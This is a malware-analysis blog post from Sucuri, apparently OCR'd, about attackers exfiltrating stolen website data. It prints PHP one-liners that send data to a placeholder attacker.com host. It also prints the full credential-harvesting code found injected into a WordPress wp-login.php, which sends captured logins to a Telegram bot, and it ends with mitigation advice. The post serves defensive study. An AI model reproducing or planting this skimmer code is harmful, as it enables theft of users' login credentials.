
Sucuri Blog

blog.sucuri.net/2021/03/server-side-data-exfiltration-via-telegram-api.html

Cesar Anjos March 18, 2021



One of the themes commonly highlighted on this blog includes the many creative methods and techniques attackers employ to steal data from compromised websites. Credit card skimmers, credential and password hijackers, SQL injections, and even malware on the server level can be used for data exfiltration.

What's more, attackers may be able to accomplish this feat with a few mere lines of code. For example:

Emailing the data:

```
@mail("email@attacker.com", $_SERVER["SERVER_NAME"], $stolenData);
```

Writing the data to a local file:

```
fwrite($fh, $stolenData);
```

Sending the data to an email address under the attacker's control:

```
@file_get_contents("http://attacker.com/cgi-bin/optimus.pl?prime=$stolenData");
```

Writing the data to an image file within the website to avoid raising suspicion:

```
$hellowp=fopen('./wp-content/uploads/2018/07/[redacted].jpg','a+');
$write=fwrite($hellowp,$username_password,$time);
```

Harvesting & Exfiltrating Stolen Data via Telegram

One interesting technique our team has come across in recent months leverages the Telegram API to exfiltrate stolen data and send it in a private message to a bot under the attackers control.

We recently found the following code injected into **wp-login.php** on a compromised WordPress website.

```
$nan = $_POST['log'];
$pw  = $_POST['pwd'];
$hus = $_SERVER['SERVER_NAME'];
$loe = $_SERVER['REMOTE_ADDR'];
$pu  = date("d-m-Y H:i:s");

$fuki = "
                hus: $hus
                nan: $nan
                pw: $pw
                pu : $loe
                wate : $pu";
$fuki = wordwrap($fuki, 70);
//$file = fopen("/home/REDACTED/domains/REDACTED.com/public_html/wp-content/a.txt",
"a");
//fwrite($file, $fuki);
file_get_contents("https://api.telegram[.]org/bot1305967562:AAHIKx1E24UCDxFG8wlStrj8qD
chat_id=1113291041&text=" . urlencode($fuki));

wp_redirect($redirect_to);
exit;
```

By injecting this code directly into **wp-login.php**, the attacker is able to capture login credentials every time a login action is made.

From the sample, it's evident that the original method was writing the stolen data to a file named "**a.tx**t". Either this was not a viable long-term solution or the attacker simply got lazy and decided to use a different method, because they modified the contents to make a request to telegram's API to send a message to their bot instead.

The attacker uses **file_get_contents** to make their remote request to Telegram's API URL, allowing them to transmit the stolen data without leaving much evidence of the exfiltration on the server. Adding this feature also allows the attacker to access the stolen data in real-time, instead of having to check a text file for any captured information.

Replicating the request retrieves the following JSON:

```
{
  "ok":true,
  "result":{
     "message_id":80,
     "from":{
        "id":1305967562,
        "is_bot":true,
        "first_name":"wp-login",
        "username":"wplogin90bot"
     },
     "chat":{
        "id":1113291041,
        "first_name":"hana",
        "last_name":"lon turi",
        "type":"private"
     },
     "date":1602778337,
     "text":"STOLEN DATA GOES HERE"
  }
}
```


From the response request, it's clear that the stolen data is being transmitted to a bot named **wplogin90bot** and this is the 80th request sent here. We can also assume that 80 messages have been successfully sent through these requests — some of which may have contained stolen information from compromised websites.

Conclusion & Mitigation Steps

The code appears to be evolving, with new features being added to meet the attacker's requirements. Since it's still under development, it's possible that we may continue to see exfiltration techniques like this one leverage new functionalities to evade detection while successfully harvesting and exfiltrating stolen data.

Attacks like these can be difficult to detect. To mitigate risk and prevent infection in the first place, we strongly encourage website owners to update software with the latest security patches as soon as they become available, follow guidelines for website hardening, and leverage a web application firewall to virtually patch known vulnerabilities.